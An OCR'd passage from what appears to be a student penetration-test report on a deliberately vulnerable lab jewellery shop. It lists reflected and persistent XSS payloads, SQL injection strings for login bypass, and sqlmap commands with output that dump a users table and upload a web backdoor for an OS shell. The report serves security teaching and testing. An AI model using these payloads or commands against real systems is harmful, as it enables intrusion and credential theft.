
| Home | Products | Categories | Sub Categories | Users | | PAGE |

View All | View Paginated | Add a New Product

ID	JEWELLERY NAME	IMAGE PAGE	CATEGORY	PRICE	DESCRIPTION	TYPE	VIEWS	IMAGE		
0001	Diamond/Bangles /1.jpg	Diamond/Bangles /1.jpg	1	1000.00	Diamond Carte:20	latest	14		Edit	Delete

It was also noted that browsing to the directory `adminarea/` presented an index of that directory, regardless of the current user. Attempting to browse to many of the resources therein as a standard user resulted in an 'INTRUDER!!!: :' alert and a redirect to the application home page, while attempting to access these without logging in resulted in an alert saying 'Web Master Says : : Login First :-(!!!'. However, some presented errors stating that the required data had not been supplied, as shown in Figure 31, suggesting that the user's identity was not properly checked at this stage and providing information about the correct parameters. This would allow an attacker to discover how to correctly exploit this issue.

Figure 31: Example of errors displayed when accessing some site admin resources



```
Notice: Undefined index: Name in /opt/lampp/htdocs/studentsite/adminarea/confirmprod.php on line 6

Notice: Undefined index: Path in /opt/lampp/htdocs/studentsite/adminarea/confirmprod.php on line 7

Notice: Undefined index: Category in /opt/lampp/htdocs/studentsite/adminarea/confirmprod.php on line 8

Notice: Undefined index: Price in /opt/lampp/htdocs/studentsite/adminarea/confirmprod.php on line 9

Notice: Undefined index: Desc in /opt/lampp/htdocs/studentsite/adminarea/confirmprod.php on line 10

Notice: Undefined index: Type in /opt/lampp/htdocs/studentsite/adminarea/confirmprod.php on line 11

Notice: Undefined index: Views in /opt/lampp/htdocs/studentsite/ad
Sorry This Product already exists!
```

Redirecting...

☐ Allow dialogs from 192.168.1.20 to take you to their tab

2.5.3 Summary of Results

- As previously discovered, unauthenticated users could add any item to any user's shopping cart.
- 5 admin area resources could be accessed without authentication to add and delete users, products, categories and subcategories from the database, as detailed in Table 3.
- These admin area resources could be found in the listable `adminarea/` directory and displayed errors revealing what POST parameters they expected when browsed to.


2.6 Testing for Input-Based Vulnerabilities

The first step in this stage was to decide on an approach for discovering input-based vulnerabilities. An approach involving only manual exploration would be impractical, while a fully automated method could result in missed or incorrectly identified vulnerabilities, as no automated option is perfectly suited to one particular application. The suitability of automated techniques also depends greatly on the architecture of the target application.

At this stage in the investigation, it had been established that the site was constructed in a very standard and well-understood manner, with PHP scripts accepting inputs over standard GET and POST requests. Such sites are the best candidates for automated methods, so it was determined that a broad automated scan, which could rapidly test every GET and POST parameter in the application for various kinds of vulnerabilities, would make the best starting point. The results of this scan could then be individually verified, with more focused testing performed to extend these results as time allowed.

A log of all resources and their inputs had already been generated in OWASP ZAP, the tool to be used for performing an automated vulnerability scan, so no extra setup in this area was needed. Firstly, the scan was performed through an authenticated standard user session. To perform this scan, ZAP was set up to use an authenticated session as for the automated spidering performed previously. To prevent the scan from logging out of this session, it was performed using the same context as used for the automated spidering, after first excluding the admin logout script `adminarea/logout.php` from this context. The scan was then started by right-clicking on this context in the 'Sites' tab and selecting 'Active Scan'. The default scan settings were accepted. This scan reported a number of relevant vulnerabilities, including stored and reflected cross-site scripting, path traversal and SQL injection, as shown in Figure 32.


Figure 32: Alerts generated through a ZAP active scan as a standard user



Cross Site Scripting (Persistent) (2)
Cross Site Scripting (Reflected) (12)
Path Traversal
SQL Injection (11)
SQL Injection - MySQL

The admin portal under `adminarea` was then scanned using an authenticated admin user session, to allow the entirety of this section of the site to be tested. This was done using a copy of the ZAP session data (which included the constructed site map) to keep the resulting vulnerability alerts separate. Several XSS and SQL injection vulnerabilities were reported, as shown in Figure 33.

Figure 33: Alerts generated through a scan of the admin area as an admin user



Cross Site Scripting (Persistent) (4)
Cross Site Scripting (Reflected) (9)
SQL Injection (8)

2.6.1 Testing for Reflected XSS

The reflected cross-site scripting alerts from the standard user scan were investigated first. Listing 6 gives the crafted URLs reported to trigger XSS vulnerabilities through GET parameters, and Table 4 details the resources reportedly vulnerable through POST parameters.

Listing 6: URLs reported to trigger reflected XSS via GET

```
http://192.168.1.20/adminarea/delconfirm.php?type=
    ↪ subcat&paginated=no&id=%3Cscript%3Ealert
    ↪ %281%29%3B%3C%2Fscript%3E
http://192.168.1.20/adminarea/deletecategory.php?
    ↪ paginated=%3C%2Fscript%3E%3Cscript%3Ealert
    ↪ %281%29%3B%3C%2Fscript%3E%3Cscript%3E&id=0012
http://192.168.1.20/adminarea/deleteprod.php?paginated
    ↪ =%3C%2Fscript%3E%3Cscript%3Ealert%281%29%3B%3C%2
    ↪ Fscript%3E%3Cscript%3E&id=0328
http://192.168.1.20/adminarea/deletesubcat.php?
    ↪ paginated=%3C%2Fscript%3E%3Cscript%3Ealert
    ↪ %281%29%3B%3C%2Fscript%3E%3Cscript%3E&id=0035
http://192.168.1.20/adminarea/deleteuser.php?paginated
    ↪ =%3C%2Fscript%3E%3Cscript%3Ealert%281%29%3B%3C%2
    ↪ Fscript%3E%3Cscript%3E&id=0014
http://192.168.1.20/affix.php?type=+onMouseOver%3
    ↪ Dalert%281%29%3B
http://192.168.1.20/viewproduct.php?Items=0003&Subname
    ↪ =%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3
    ↪ E&MenuCat=5
```

Table 4: Resources reportedly vulnerable to reflected XSS via POST

Resource	**Vulnerable Parameter**	**Payload (Decoded)**
`copy of Changepassword.php`	`NewPassword`	`</div><script>alert(1);</script><div>`
`copy of Changepassword.php`	`OldPassword`	`</div><script>alert(1);</script><div>`
`processlogin.php`	`txtusername`	`<script>alert(1);</script>`
`searchresult.php`	`search`	`"><script>alert(1);</script>`
`view.php`	`txtid`	`"><script>alert(1);</script>`

Manual exploration was then undertaken to verify these reported vulnerabilities. This involved checking that the example JavaScript payloads did indeed execute and display an alert, as shown in Figure 34, while also exploring any caveats involving the payload or the resource's other parameters. For GET parameters, the relevant crafted URL could simply be visited in the browser and edited there, while POST parameters were filled manually in the relevant form. ZAP's functionality involving intercepting requests and enabling hidden form fields was also used in crafting POST requests. Table 5 details each of the reflected cross-site scripting vulnerabilities that were able to be verified.

Figure 34: Example of result of successful XSS



192.168.1.20/adminarea/delconfirm.php?t
your SQL syntax; check the manual that corresponds to your Ma
1
OK

Table 5: Reflected XSS vulnerabilities not requiring admin authentication

Resource	Method	Parameter	Notes
`adminarea/ delconfirm.php`	GET	`id`	The parameter `type` must be valid, e.g. `subcat`.
`adminarea/ deletecategory.php`	GET	`paginated`	`script` element payload must be preceded by closing `script` tag and followed by opening `script` tag
`adminarea/ deleteprod.php`	GET	`paginated`	Same as above
`adminarea/ deletesubcat.php`	GET	`paginated`	Same as above
`adminarea/ deleteuser.php`	GET	`paginated`	Same as above
`viewproduct.php`	GET	`Subname`	Initial `">` before `script` element in ZAP example not necessary

`copy of Changepassword.php`	POST	`OldPassword`	Reflected in SQL query displayed; surrounding `div` element in ZAP example not necessary
`copy of Changepassword.php`	POST	`NewPassword`	Same as above
`processlogin.php`	POST	`txtusername`	
`searchresult.php`	POST	`search`	Initial `">` before `script` element in ZAP example not necessary
`view.php`	POST	`txtid`	Initial `">` before `script` element payload required

Next, the reflected XSS vulnerabilities found using the admin-authenticated scan were analysed. Four further reflected XSS vulnerabilities were discovered, and the crafted URLs reported to trigger these are given in Listing 7. Table 6 details the results of manually verifying these.

Listing 7: URLs reported to trigger reflected XSS via GET for admin users

```
http://192.168.1.20/adminarea/editprod.php?id=%3C%2
    ↪ Fstrong%3E%3Cscript%3Ealert%281%29%3B%3C%2
    ↪ Fscript%3E%3Cstrong%3E
http://192.168.1.20/adminarea/editsubcat.php?id=%22%3E
    ↪ %3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/adminarea/edituser.php?id=%22%3E%3
    ↪ Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
http://192.168.1.20/adminarea/editcategory.php?id
    ↪ =%22%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3
    ↪ E
```

Table 6: Reflected XSS vulnerabilities requiring admin authentication

Resource (under `adminarea/`)	**Method**	**Parameter**	**Notes**
`editprod.php`	GET	`id`	Closing and re-opening `strong` element around `script` tag not necessary
`editsubcat.php`	GET	`id`	Initial `">` before `script` element payload required

`edituser.php`	GET	`id`	Same as above
`editcategory.php`	GET	`id`	Same as above


2.6.2 Testing for Persistent XSS

The site was then analyzed for persistent XSS vulnerabilities exploitable by standard users. ZAP reported two such weaknesses, in the file `header.php`, but these reports were very low in detail. Since persistent XSS flaws involve submitting a payload in one location and having it execute from another, it was recognized that automated methods would have more difficulty identifying them. Moreover, since they only apply to user inputs that are stored in a database, retrieved and displayed, they presented a smaller, more manageable attack surface.

As such, manual exploration was carried out to search for persistent XSS vulnerabilities. One set of relevant functionality was identified, where a standard user's inputs would be stored and later displayed to other users. The user registration and profile update features involved information being stored in the database that could be later viewed by an administrator in the admin area user management page.

To test the user registration page, a simple `script` element payload was submitted in each field, with the exception of the telephone number, as it had previously been determined that this would be coerced into a numerical value. To overcome the client-side limit on the password's length, the `maxlength` attributes for the relevant input elements were edited using the browser's developer tools. The resulting form is shown in Figure 35.

Figure 35: Testing persistent XSS from the registration page




Users Registration Form

Name	<script>alert('name')</script
Surname	<script>alert('surname')</scr
Username	<script>alert('username
Password	●●●●●●●●●●●●●●●●●●
Re-Password	●●●●●●●●●●●●●●●●●●
Email	<script>alert('email')</script>
Billing Address	<script>alert('address')<
Telephone	12345678

Having submitted this form, the admin area user management page was then visited to verify whether the JavaScript payloads would execute. An alert was first received for the 'name' field, as shown in Figure 36, followed by all of the other fields for which a payload was submitted.

Figure 36: Verifying persistent XSS involving user details



Hi, **admin** Good To See You Working! || Logout

| Home | Products | Categories | Sub Categories | Users | | PAGE |

View All | View Paginated | Add a new record

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	janice	ad	gne e	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	ha		59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0011											

name

OK

A similar test was then performed by updating the user's details for each of the same fields (excluding the username, which could not be changed, and the password, which had to be updated separately) using the profile update page. Each of the submitted payloads was successfully executed on navigating to the admin user management page, as previously. The password change page and its copy were then tested. Each of these attempts was also successful, although the single quotes around previous alert text had to be replaced with double quotes. This indicated that these fields may be vulnerable to SQL injection, as behavioural changes or errors resulting from single quotes in data values are a common indicator of these. Table 7 summarizes the persistent XSS vulnerabilities discovered thus far.

Table 7: Persistent XSS vulnerabilities exploitable by standard users

Resource	**POST Parameter**	**Execution location**	**Notes**
`ConfirmR.php`	`Name`	`adminarea/viewusers.php`	
	`Surname`		
	`Username`		
	`pw1`		
	`Email`		
	`Address`		
`config-exec.php`	`Name`		
	`Surname`		
	`Email`		
	`Address`		
`Changepassword.php`	`NewPassword`		Payload must not contain single quotes

`copy of Changepassword.php`	`NewPassword`		Same as above

The admin area was then tested for similar vulnerabilities exploitable by a user with access to these resources. This was deemed especially important given the previously discovered flaw allowing unauthenticated users to add items to the database. The addition of products, categories and subcategories were tested, by first determining which fields were coerced to numerical values and then submitting unique `script` element payloads in each of the other fields. The relevant database administration page was then checked for the execution of these payloads, as were areas where the given item would be displayed to standard users. Table 8 details the results of this testing.

Table 8: Persistent XSS vulnerabilities in the admin area


Resource (under `adminarea/`)	**POST Parameter**	**Execution location**	**Notes**
`confirmprod.php`	`Name`	`adminarea/viewprod.php`	
	`Path`		
	`Desc`		
	`Type`		
	`Name`	`view.php`, `viewproduct.php`, `searchresult.php`	
	`Desc`		
`confirmeditprod.php`	`Name`	`adminarea/viewprod.php`	
	`Path`		
	`Descr`		
	`Type`		
	`Name`	`view.php`, `viewproduct.php`, `searchresult.php`	
	`Descr`		

`confirmuser.php`	`Name`	`adminarea/ viewusers.php`	
	`Surname`		
	`Username`		
	`pw1`		
	`Email`		
	`Address`		
	`Type`		
`confirmedituser.php`	`Name`	`adminarea/ viewusers.php`	
	`Surname`		
	`Username`		
	`pw1`		
	`Email`		
	`Address`		
	`Type`		
`confirmcategory.php`	`Name`	`adminarea/ viewcategories.php`, `index.php`	`Link` payload must start with `">` to execute on home page
	`Link`		
`confirmeditcategory.php`	`Name`	`adminarea/ viewcategories.php`, `index.php`	
	`Link`		
`confirmsubcat.php`	`Name`	`adminarea/ viewsubcat.php`, `index.php`	
	`Link`		
`confirmeditsubcat.php`	`Name`	`adminarea/ viewsubcat.php`, `index.php`	
	`Link`		

2.6.3 Testing for SQL injection

An analysis of the site for SQL injection vulnerabilities was then undertaken. One of ZAP's alerts, concerning the page `searchresult.php` and its parameter `search`, seemed to identify the backend database as MySQL, so this was investigated first. Submitting a single quote as the search value resulted in an error message referring to MariaDB, an open source implementation of MySQL, as shown in Figure 37.

Figure 37: Error giving information about backend database system



Search Result

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '%')' at line 1
```

Having identified the backend database system, the SQL injection alerts generated by ZAP were individually investigated. This was done through a mixture of manual trial-and-error and using the tool `sqlmap`. To use `sqlmap` to test GET parameters for SQL injections, the command in Listing 8 would be used, substituting `URL` with the relevant URL, including its GET parameters. For POST parameters, the relevant HTTP request would be saved to a text file using ZAP, by right-clicking on the relevant resource under the 'Sites' tab and selecting 'Save Raw', 'Request', 'All'. Then, the command in Listing 9 could be used to test the POST parameters contained in the request, replacing `REQUEST_FILE` with the name of the file containing the POST request. Having tested each parameter for vulnerabilities, the command line switches in Table 9 could then be appended to the relevant base command to perform further operations. Table 10 lists the alerts to be investigated, while Table 11 details the vulnerabilities that were able to be verified.

Listing 8: Base `sqlmap` command for testing GET parameters

```
sqlmap -u URL --dbms=mysql
```

Listing 9: Base `sqlmap` command for testing POST parameters

```
sqlmap -r REQUEST_FILE --dbms=mysql
```

Table 9: Relevant `sqlmap` switches

Switch	**Description**
`-tables`	Enumerate tables
`-current-db`	Identify the current database
`-D`	Select a database to enumerate
`-T`	Select a table to enumerate
`-C`	Select a column to enumerate
`-dump`	Dump selected contents
`-os-shell`	Create an interactive OS shell

Table 10: Resources reportedly vulnerable to SQL injection by a standard user

Resource	**Method**	**Parameter**	**Example Payload**
`adminarea/confirmuser.php`	POST	`Email`	j.smith@example.com AND 1=1 –
`processcheckout.php`	POST	`txtuserid`	0003' AND '1'='1' –
`processcheckout.php`	POST	`jewelid`	0044' AND '1'='1' –
`processlogin.php`	POST	`txtpassword`	hacklab' OR '1'='1' –
`processlogin.php`	POST	`txtusername`	hacklab' OR '1'='1
`removeqty.php`	POST	`txtjewelid`	0032' OR '1'='1' –

`updateqty.php`	POST	`txtjewelid`	0032’ OR ’1’=’1’ –
`searchresult.php`	POST	`search`	’) OR ’1’=’1’ –
`viewproduct.php`	GET	`Items`	0018+1

Table 11: SQL injection vulnerabilities exploitable by a standard user

Resource	**Method**	**Parameter**	**Notes**
`processcheckout.php`	POST	`txtuserid`	Error-based, time-based blind and boolean blind methods all reported to work; All database and table names could be dumped immediately with `sqlmap`’s `-tables` option; Dumping contents required time-based technique; OS shell could be created as user `daemon`
`processcheckout.php`	POST	`jewelid`	Same as above
`processlogin.php`	POST	`txtpassword`	Authentication bypass possible with `’ OR 1=1 -`
`processlogin.php`	POST	`txtusername`	Logging in based on password only possible with `’ AND ’1’=’1`
`removeqty.php`	POST	`txtjewelid`	Error-based and time-based blind reported; Database could be dumped rapidly with error-based techniques; Gaining OS shell was unsuccessful
`updateqty.php`	POST	`txtjewelid`	Same as above


`searchresult.php`	POST	`search`	Error-based, time-based blind and boolean blind reported; Database could be dumped rapidly with error-based techniques; Gaining OS shell was unsuccessful; File upload possible with `UNION SELECT ... INTO OUTFILE`
`viewproduct.php`	GET	`Items`	Error-based, time-based blind and boolean blind reported; Database could be dumped rapidly with error-based techniques; OS shell could be created as user `daemon`

As an example of how `sqlmap` was used to test for SQL injection, the commands used to test the resource `viewproduct.php`, dump a database table and gain an OS shell are given in Listings 10, 11 and 12, respectively. The outputs `sqlmap` returned for these commands is shown in Figures 38, 39 and 40, respectively.

Listing 10: Example command used to test for SQL injection using `sqlmap`

```
sqlmap -u "http://192.168.1.20/viewproduct.php?Items
    ↪ =0005&Subname=Pendant%20Set&MenuCat=5" --dbms=
    ↪ mysql
```

Figure 38: Example results of testing for SQL injections using `sqlmap`




```
sqlmap identified the following injection point(s) with a total of 7412 HTTP(s) requests:
---
Parameter: Items (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: Items=(SELECT (CASE WHEN (8211=8211) THEN 0005 ELSE (SELECT 9457 UNION SELECT 2371) END))&Subname=Pendant Set&MenuCat=5

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: Items=0005 OR (SELECT 9376 FROM(SELECT COUNT(*),CONCAT(0x7176717671,(SELECT (ELT(9376=9376,1))),0x716b767a71,FLOOR(RAND(0)*2))x FROM INFORMATI
ON_SCHEMA.PLUGINS GROUP BY x)a)&Subname=Pendant Set&MenuCat=5

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: Items=0005 AND (SELECT 7606 FROM (SELECT(SLEEP(5)))CKRV)&Subname=Pendant Set&MenuCat=5
---
[09:07:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[09:07:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.20'
```

Listing 11: Example command used to dump a database table using `sqlmap`

```
sqlmap -u "http://192.168.1.20/viewproduct.php?Items
   ↪ =0005&Subname=Pendant%20Set&MenuCat=5" --dbms=
   ↪ mysql -D bbjewels -T users --dump
```

Figure 39: Example results of using `sqlmap` to dump a database table




```
Database: bbjewels
Table: users
[4 entries]
+---------+----------+-------+-------------------------+---------------+-------------------+----------+----------+----------+-----------+-------------+
| user_id | tel      | name  | email                   | ac_type       | address           | surname  | password | username | thumbnail | user_status |
+---------+----------+-------+-------------------------+---------------+-------------------+----------+----------+----------+-----------+-------------+
| 0001    | 54954491 | Ian   | if@yahoo.com            | user          | Montagne Blanche  | Ferguson | 12345    | ianf     | <blank>   | 1           |
| 0002    | 54954491 | Benny | admin@hacklabmadeup.com | Administrator | Montagne Blanche  | Hill     | janice   | admin    | <blank>   | 0           |
| 0003    | 59999995 | Steve | hacklab@hacklab.com     | user          | 1 Bell Street     | Brown    | hacklab  | hacklab  | rick.jpg  | 1           |
| 0005    | 12312312 | Tom   | tsmith@hacklab.com      | user          |  1 wewer we w     | Smith    | hacklab  | tsmith   | <blank>   | 1           |
+---------+----------+-------+-------------------------+---------------+-------------------+----------+----------+----------+-----------+-------------+

[09:10:23] [INFO] table 'bbjewels.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.20/dump/bbjewels/users.csv'
[09:10:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.20'
```

Listing 12: Example command used to gain an OS shell using `sqlmap`

```
sqlmap -u "http://192.168.1.20/viewproduct.php?Items
   ↪ =0005&Subname=Pendant%20Set&MenuCat=5" --dbms=
   ↪ mysql --os-shell
```

Figure 40: Example results of using `sqlmap` to gain an OS shell



```
[09:11:00] [INFO] testing MySQL
[09:11:00] [INFO] confirming MySQL
[09:11:00] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
[09:11:00] [INFO] going to use a web backdoor for command prompt
[09:11:00] [INFO] fingerprinting the back-end DBMS operating system
[09:11:00] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[09:11:01] [INFO] retrieved the web server document root: '/opt/lampp/htdocs'
[09:11:01] [INFO] retrieved web server absolute paths: '/opt/lampp/htdocs/studentsite/viewproduct.php'
[09:11:01] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[09:11:01] [WARNING] unable to upload the file stager on '/opt/lampp/htdocs/'
[09:11:01] [INFO] trying to upload the file stager on '/opt/lampp/htdocs/studentsite/' via LIMIT 'LINES TERMINATED BY' method
[09:11:01] [INFO] the file stager has been successfully uploaded on '/opt/lampp/htdocs/studentsite/' - http://192.168.1.20:80/tmpudxrz.php
[09:11:01] [INFO] the backdoor has been successfully uploaded on '/opt/lampp/htdocs/studentsite/' - http://192.168.1.20:80/tmpbhvop.php
[09:11:01] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'daemon'
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a]
command standard output: '/opt/lampp/htdocs/studentsite'
os-shell> █
```

Next, the reported SQL injection vulnerabilities exploitable with admin authentication were tested; these are summarized in Table 12. The process of using `sqlmap` was the same as previously, except that a valid `PHPSESSID` session token for an admin session was specified using the `-cookie` switch. Table 13 details the vulnerabilities that were able to be verified. The resource `editcategory.php` was also tested given that the other edit scripts were found to be vulnerable.

Table 12: Resources reportedly vulnerable to SQL injection by an admin user

Resource	**Method**	**Parameter**	**Example Payload**
`editprod.php`	GET	`id`	`330-2`
`editsubcat.php`	GET	`id`	`3-2`
`edituser.php`	GET	`id`	`0015 OR 1=1 -`

